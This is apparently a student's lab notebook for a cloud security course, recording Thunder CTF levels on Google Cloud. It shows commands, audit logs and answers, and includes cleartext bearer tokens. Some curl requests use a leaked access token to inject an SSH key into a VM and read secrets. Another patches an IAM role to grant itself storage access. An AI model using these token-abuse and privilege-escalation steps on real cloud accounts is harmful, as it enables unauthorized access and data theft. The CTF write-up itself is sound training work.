Notebook 4
CS495 Web and Cloud Security
PDX | Winter 2022

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4 Cloud Security

4.1 Cloud Setup


4.1.1 AWS Academy


All Of the settings for this appear to be functional.


4.2 Thunder CTF

4.2.3 a1openbucket

Start Time: 11:45pm 2/21
End Time: 11:50pm 2/21







- What is the methodName of the creation command and the principalEmail address of the account that issued it?

  ```
  methodName: "v2.deploymentmanager.deployments.insert"
  ```

  ```
  principalEmail: "elafleur@pdx.edu"
  ```

- What is the methodName of the deletion command?

  ```
  methodName: "v2.deploymentmanager.deployments.delete"
  ```

4.2.7 a2finance

Start Time: 12:06 am 2/22
End Time: 12:30 am 2/22

```
(env-tctf) elafleur@cloudshell:~/thunder-ctf (w22websec-elafleur-evan-lafleu)$ gcloud logging read "logName=projects/w22websec-elafleur-evan-lafl
eu/logs/transactions AND jsonPayload.name=ERNEST_GUTIERREZ"
---
insertId: 1trgsq8fxtr7vv
jsonPayload:
  credit-card-number: '1197739505650011'
  name: ERNEST_GUTIERREZ
  transaction-total: $192.05
logName: projects/w22websec-elafleur-evan-lafleu/logs/transactions
receiveTimestamp: '2022-02-22T08:06:53.810281281Z'
resource:
  labels:
    instance_id: '4568300353618521318'
    project_id: ''
    zone: projects/587678703902/zones/us-west1-a
  type: gce_instance
timestamp: '2022-02-22T08:06:53.810281281Z'
(env-tctf) elafleur@cloudshell:~/thunder-ctf (w22websec-elafleur-evan-lafleu)$
```

List log entries

a2-access@w22websec-elafleur-evan-lafleu.iam.gserviceaccount.com listed log entries
February 22, 2022 at 12:30:01 AM GMT-8

User	a2-access@w22websec-elafleur-evan-lafleu.iam.gserviceaccount.com
Resource name	projects/w22websec-elafleur-evan-lafleu
Request	
Filter	timestamp>="2022-02-21T08:30:01.092140Z" AND logName=projects/w22websec-elafleur-evan-lafleu/logs/transactions AND jsonPayload.name=ERNEST_GUTIERREZ
Order by	timestamp desc
Page size	1000
Resource names	projects/w22websec-elafleur-evan-lafleu

```
protoPayload: {
  @type: "type.googleapis.com/google.cloud.audit.AuditLog"
  authenticationInfo: {3}
  authorizationInfo: [3]
  methodName: "google.logging.v2.LoggingServiceV2.ListLogEntries"
  request: {
    @type: "type.googleapis.com/google.logging.v2.ListLogEntriesRequest"
    filter:
    "timestamp>="2022-02-21T08:30:01.092140Z" AND logName=projects/w22websec-elafleur-evan-
    lafleu/logs/transactions AND jsonPayload.name=ERNEST_GUTIERREZ"
    orderBy: "timestamp desc"
    pageSize: 1000
```


- What is the name of the service account that was used to perform the command? Explain the difference between this service account and the one from the previous step.

  Logging.googleapis.com was originally used to find the answer previously. For this lab compute.googleapis.com was used.

- What is the service account key name used to perform this operation? (We would want to delete this key if this were an actual compromise.)

  serviceAccountKeyName: //iam.googleapis.com/projects/w22websec-elafleur-evan-lafleu/serviceAccounts/a2-access@w22websec-elafleur-evan-lafleu.iam.gserviceaccount.com/keys/


  5019829196237076034355879187041571360585569666 5

  35.230.18.65

4.2.10 a3password

Start Time: `Fri 25 Feb 2022 05:18:33 AM UTC`

End Time: `Fri 25 Feb 2022 06:10:37 AM UTC`




```
(env-tctf) elafleur@cloudshell:~ (w22websec-elafleur-evan-lafleu)$ curl https://us-central1-w22websec-elafleur-evan-lafleu.
cloudfunctions.net/a3-func-945325964715?password=864773882184 -H "Authorization: Bearer $(gcloud auth print-identity-token)
"
Correct password. The secret is: 7940089971981182400377806113346560855614500331
```

2022-02-24 21:12:04.460 PST

storage.googleapis.com | storage.objects.get | …76e9739906/version-2/function-source.zip | service-748320662327@gcf-… | audit_log, method: "storage.objects.get", principal_email: "service-748320662327@gcf-admin-robot.iam.gserviceaccount.com"

Hide log summary | Expand nested fields | Copy to clipboard | Copy link



```
{
  insertId: "-9fcznbf1ns5w0"
  logName: "projects/w22websec-elafleur-evan-lafleu/logs/cloudaudit.googleapis.com%2Fdata_access"
  protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
    authenticationInfo: {
      principalEmail: "service-748320662327@gcf-admin-robot.iam.gserviceaccount.com"
    }
    authorizationInfo: [1]
    methodName: "storage.objects.get"
    requestMetadata: {
      callerIp: "50.109.251.62"
      callerSuppliedUserAgent:
      "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36,gzip(gfe)"
      destinationAttributes: {0}
      requestAttributes: {2}
    }
    resourceLocation: {1}
    resourceName:
    "projects/_/buckets/gcf-sources-748320662327-us-central1/objects/a3-func-945325964715-2487644b-4430-49b2-be04-7176e9739906/version-2/function-source.zip"
    serviceName: "storage.googleapis.com"
    status: {0}
  }
  receiveTimestamp: "2022-02-25T05:12:05.276627273Z"
  resource: {2}
  severity: "INFO"
  timestamp: "2022-02-25T05:12:04.460660054Z"
}
```

2022-02-24 22:18:38.480 PST

storage.googleapis.com storage.objects.get …3-bucket-945325964715/objects/secret.txt a3-func-945325964715-sa@w… audit_log, method: "storage.objects.get", principal_email: "a3-func-945325964715-sa@w22websec-elafleur-evan-lafleu.iam.gserviceaccount.com"

Hide log summary | Expand nested fields | Copy to clipboard | Copy link


```
{
  insertId: "nb676neji2sx"
  logName:
  "projects/w22websec-elafleur-evan-lafleu/logs/cloudaudit.googleapis.com%2Fdata_access"
  protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
    authenticationInfo: {2}
    authorizationInfo: [1]
    methodName: "storage.objects.get"
    requestMetadata: {4}
    resourceLocation: {1}
    resourceName: "projects/_/buckets/a3-bucket-945325964715/objects/secret.txt"
    serviceName: "storage.googleapis.com"
    status: {0}
  }
  receiveTimestamp: "2022-02-25T06:18:38.808836837Z"
  resource: {2}
  severity: "INFO"
  timestamp: "2022-02-25T06:18:38.480736971Z"
}
```



4.2.12 a4error

Start Time: `Fri 25 Feb 2022 07:09:47 AM UTC`

End Time: `Fri 25 Feb 2022 07:31:23 AM UTC`

```
Request:
GET
https://www.googleapis.com/storage/v1/b/a4-bucket-572527201994/o/filename?alt=media

Authorization: Bearer
ya29.c.b0AXv0zTMaXWsNCc72ex23HurQDqGCl6ARsNzXNXg-0Y3Q1_4LJKij7Hy60D8NYLG8w5Pk0HQ4FxPIQABARSSJLIUGnldD8oygnEZW8nIEO1w0xWi8wSAqqpmZb6GnIqfRuYsK9W9jKWQPnaHuR9rsFpW2B7-Kc1J7oEOhGHuPDMWBDx6Wgfsh-mMU0S405EfhBgxYTfG_31IQZrQu5H6og1pAcNulnkDmVGL8qSIpLvvnp7fPb4Km7cphqdZJDw
```

```
NAME: a4-instance
ZONE: us-west1-b
MACHINE_TYPE: f1-micro
PREEMPTIBLE:
INTERNAL_IP: 10.138.0.8
EXTERNAL_IP: 34.105.100.146
STATUS: RUNNING
```


```
The key fingerprint is:
SHA256:yruvdCFHVfQ5PM14mxyScVLcohMA6j9IKeaInm/ZHvs
elafleur@cs-944180438231-default
The key's randomart image is:
+---[RSA 2048]----+
|        ..o+oooo.|
|       . .  .o**.|
|      . .    =Bo+|
|     . o    o o++|
|    o = S    . + |
| . + + * .       |
|. . +.= +        |
|. .o ooo .       |
| oo..o=E.        |
+----[SHA256]-----+
```


curl --request POST \

'https://www.googleapis.com/compute/v1/projects/w22websec-elafleur-evan-lafleu/zones/us-west1-b/instances/a4-instance/setMetadata' \
  -H 'Authorization: Bearer ya29.c.b0AXv0zTMaXWsNCc72ex23HurQDqGCl6ARsNzXNXg-0Y3Q1_4LJKij7Hy60D8NYLG8w5Pk0HQ4FxPIQABARSSJLIUGnldD8oygnEZW8nIEO1w0xWi8wSAqqpmZb6GnIqfRuYsK9W9jKWQPnaHuR9rsFpW2B7-Kc1J7oEOhGHuPDMWBDx6Wgfsh-mMU0S405EfhBgxYTfG_31IQZrQu5H6og1pAcNulnkDmVGL8qSIpLvvnp7fPb4Km7cphqdZJDw' \
  -H 'Accept: application/json' \
  -H 'Content-Type: application/json' \
  --data '{
    "fingerprint": "73K9PLUo6iI=",
    "items": [
      {
        "key": "ssh-keys",

"value": "ubuntu:ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCueSLV0byfMkU64a2iMAu6xMLUV9HdhD/csNY6S
UVVXfSlP28vtwZ4PyxwH+Amf4hc7Ok1euIijAgqoqcnYGmOI453CLpeSBvjLwRpwCebkpzpoBw
UGAaYFK/WBO4yJRxja3Sxn7+13agBDe/LZu99XgMx2nesjYGT4MJRpfDFApK79LoimXtVA09
OdZj2E6lIVPqUy5hdx/YdN37GOPw5K7vZBWx6N+5eboXt+TJjtrrAKf2kxko/1Hnr5j0jUS0pjIUL3a
InNWO1dMP82Wtr3GflxGNjSxeKJ4QtRjSL3vF+BWf4EFp6YcKSXZcCPGp7GxBNBwycGb0J2L
kSLR8F elafleur@cs-944180438231-default ubuntu"
    }
  ]
}'

```
ubuntu@a4-instance:~$ ls
ubuntu@a4-instance:~$ cd ..
ubuntu@a4-instance:/home$ ls
secretuser  ubuntu
ubuntu@a4-instance:/home$ cd ~/../secretuser
ubuntu@a4-instance:/home/secretuser$ ls
secret.txt
ubuntu@a4-instance:/home/secretuser$ cat secret.txt
446574421446990161748335521372884283382311247 97
ubuntu@a4-instance:/home/secretuser$
```






2022-02-24 23:28:01.260 PST compute.googleapis.com v1.compute.instances.setMetadata …u/zones/us-west1-b/instances/a4-instance a4-func-572527201994-sa@w… audit_log, method: "v1.compute.instances.setMetadata", principal_email: "a4-func-572527201994-sa@w22websec-elafleur-evan-lafleu.iam.gserviceaccount.com"

Hide log summary | Expand nested fields | Copy to clipboard | Copy link


```
{
  insertId: "h7oladdszou"
  logName: "projects/w22websec-elafleur-evan-lafleu/logs/cloudaudit.googleapis.com%2Factivity"
  operation: {3}
  protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
    authenticationInfo: {
      principalEmail: "a4-func-572527201994-sa@w22websec-elafleur-evan-lafleu.iam.gserviceaccount.com"
      serviceAccountDelegationInfo: [1]
    }
    authorizationInfo: [1]
    metadata: {2}
    methodName: "v1.compute.instances.setMetadata"
    request: {1}
    requestMetadata: {
      callerIp: "104.198.101.248"
      callerSuppliedUserAgent: "curl/7.74.0,gzip(gfe)"
      destinationAttributes: {0}
      requestAttributes: {2}
    }
    resourceLocation: {1}
    resourceName: "projects/w22websec-elafleur-evan-lafleu/zones/us-west1-b/instances/a4-instance"
    response: {14}
    serviceName: "compute.googleapis.com"
  }
  receiveTimestamp: "2022-02-25T07:28:02.018743835Z"
  resource: {2}
  severity: "NOTICE"
  timestamp: "2022-02-25T07:28:01.260736Z"
}
```



4.2.14 a5power

Start Time: `Fri 25 Feb 2022 07:48:03 AM UTC`

End Time: `Fri 25 Feb 2022 08:11:11 AM UTC`

```
elafleur@cloudshell:~ (w22websec-elafleur-evan-lafleu)$ gcloud functions
list
NAME: a5-func-883227565353
STATUS: ACTIVE
TRIGGER: HTTP Trigger
REGION: us-central1
elafleur@cloudshell:~ (w22websec-elafleur-evan-lafleu)$ gcloud functions
describe a5-func-883227565353

availableMemoryMb: 256
buildId: e1396d7b-de4a-4d9e-a620-e19c37516582
buildName:
projects/748320662327/locations/us-central1/builds/e1396d7b-de4a-4d9e-a620-
e19c37516582
dockerRegistry: CONTAINER_REGISTRY
```

```
entryPoint: main
httpsTrigger:
  securityLevel: SECURE_OPTIONAL
  url:
https://us-central1-w22websec-elafleur-evan-lafleu.cloudfunctions.net/a5-fu
nc-883227565353
ingressSettings: ALLOW_ALL
labels:
  goog-dm: thunder
name:
projects/w22websec-elafleur-evan-lafleu/locations/us-central1/functions/a5-
func-883227565353
runtime: python37
serviceAccountEmail:
a5-func-883227565353-sa@w22websec-elafleur-evan-lafleu.iam.gserviceaccount.
com
sourceUploadUrl:
https://storage.googleapis.com/gcf-upload-us-central1-be23c19c-ddd5-4e4a-a9
5b-5848d3189eca/aae65ee5-b85b-470d-8a8a-5aeffde6b4f3.zip
status: ACTIVE
timeout: 60s
updateTime: '2022-02-25T07:46:40.595Z'
versionId: '2'
```

```
Deploying function (may take a while - up to 2 minutes)...done.
availableMemoryMb: 256
buildId: 24db0684-276b-46b3-a9a9-1ae9bee09b7a
buildName:
projects/748320662327/locations/us-central1/builds/24db0684-276b-46b3-a9a9-
1ae9bee09b7a
dockerRegistry: CONTAINER_REGISTRY
entryPoint: main
httpsTrigger:
  securityLevel: SECURE_OPTIONAL
  url:
https://us-central1-w22websec-elafleur-evan-lafleu.cloudfunctions.net/a5-fu
nc-883227565353
ingressSettings: ALLOW_ALL
labels:
  deployment-tool: cli-gcloud
  goog-dm: thunder
name:
```

```
projects/w22websec-elafleur-evan-lafleu/locations/us-central1/functions/a5-
func-883227565353
runtime: python38
serviceAccountEmail:
a5-func-883227565353-sa@w22websec-elafleur-evan-lafleu.iam.gserviceaccount.
com
sourceUploadUrl:
https://storage.googleapis.com/gcf-upload-us-central1-be23c19c-ddd5-4e4a-a9
5b-5848d3189eca/1288982e-7f10-4b4d-9007-b4935f073de6.zip
status: ACTIVE
timeout: 60s
updateTime: '2022-02-25T08:01:37.276Z'
versionId: '3'
```

```
$(gcloud auth print-identity-token)"
ya29.c.b0AXv0zTMDOB4y36Bqnv65H885H8B9EVBfKLT1CVsYCMtbBITpM27Z3M107ey-l5oSCk
9RGcMUPCcFHT9sDW5nyZ0ECM0Tnk6PDmLf61syxs5WssIE6i52Qw370eLh6zzj5bVQMQSwQnADP
JmyM2y8Xirn6giFaXZwmYc_YpMzPo4R88_Mkx_zV5tLukrmdvW5D2FBry1YF9hFxoP-mCldtPtb
DsSf035CK4uZ7-m83TaJQA8h8rHoG7ysILsASw
```

```
curl --request POST \

'https://cloudresourcemanager.googleapis.com/v1/projects/w22websec-elafleur
-evan-lafleu:getIamPolicy' \
    --header 'Authorization: Bearer
ya29.c.b0AXv0zTMDOB4y36Bqnv65H885H8B9EVBfKLT1CVsYCMtbBITpM27Z3M107ey-l5oSCk
9RGcMUPCcFHT9sDW5nyZ0ECM0Tnk6PDmLf61syxs5WssIE6i52Qw370eLh6zzj5bVQMQSwQnADP
JmyM2y8Xirn6giFaXZwmYc_YpMzPo4R88_Mkx_zV5tLukrmdvW5D2FBry1YF9hFxoP-mCldtPtb
DsSf035CK4uZ7-m83TaJQA8h8rHoG7ysILsASw' \
    --header 'Accept: application/json' \
    --header 'Content-Type: application/json' \
    --data '{}'
```

```
"role":
"projects/w22websec-elafleur-evan-lafleu/roles/a5_access_role_883227565353"
,
      "members": [

"serviceAccount:a5-access@w22websec-elafleur-evan-lafleu.iam.gserviceaccoun
```

```
t.com"
      ]
```

```
curl --request PATCH \

'https://iam.googleapis.com/v1/projects/w22websec-elafleur-evan-lafleu/roles/a5_access_role_883227565353?updateMask=includedPermissions' \
    --header 'Authorization: Bearer
ya29.c.b0AXv0zTMDOB4y36Bqnv65H885H8B9EVBfKLT1CVsYCMtbBITpM27Z3M107ey-l5oSCk9RGcMUPCcFHT9sDW5nyZ0ECM0Tnk6PDmLf61syxs5WssIE6i52Qw370eLh6zzj5bVQMQSwQnADPJmyM2y8Xirn6giFaXZwmYc_YpMzPo4R88_Mkx_zV5tLukrmdvW5D2FBry1YF9hFxoP-mCldtPtbDsSf035CK4uZ7-m83TaJQA8h8rHoG7ysILsASw' \
    --header 'Accept: application/json' \
    --header 'Content-Type: application/json' \
    --data '{
      "includedPermissions":[
        "storage.objects.get",
        "storage.objects.list",
        "storage.buckets.get",
        "storage.buckets.list",
      ]
    }'
```

```
elafleur@cloudshell:~/thunder-ctf/core/levels/thunder/a5power (w22websec-elafleur-evan-lafleu)$ gsutil ls a5-bucket-883227565353/
CommandException: "ls" command does not support "file://" URLs. Did you mean to use a gs:// URL?
